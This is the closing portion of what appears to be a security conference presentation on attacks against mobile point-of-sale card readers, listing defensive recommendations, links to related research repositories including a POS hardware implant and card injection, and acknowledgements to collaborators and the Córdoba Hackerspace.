sans-serif font.

Recommendations

- **Use integrated solutions:**
 - Encrypted end-to-end
 - Implement Anti-tampering
- **Read The Fabulous Manual**
- Deny reused data
- Sign digitally accounts + device + mpos data
- TTL on token and fraud detection on Backend
- Add a screen to the device OR
- OOB pairing with NFC




Repos

- <https://github.com/nullc0rp/pritiado>
- <https://github.com/nullc0rp/pos-hardware-implant>
- https://github.com/ibarrionuevo/card_injection

Special Thanks to:


Adrian Barrionuevo

https://www.instagram.com/adrian_agustin_barriounuevo/



Mariano Marino

<https://twitter.com/MarianoIT>



Córdoba Hackerspace

<https://twitter.com/cbahackerspace>



HACKERSPACE
C Ó R D O B A

Joaquin Varela

<https://www.instagram.com/ximo85/>

